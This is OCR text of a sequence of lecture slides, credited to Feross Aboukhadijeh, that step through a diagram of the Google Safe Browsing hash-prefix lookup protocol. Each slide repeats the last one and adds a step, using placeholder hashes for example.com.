

Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Get unsafe hashes for prefix 'abcdef'
Google Safe Browsing Server
100 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
101 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Hashes for prefix 'abcdef'
102 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
103 Feross Aboukhadijeh



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
No
Hashes for prefix 'abcdef'
104 Feross Aboukhadijeh

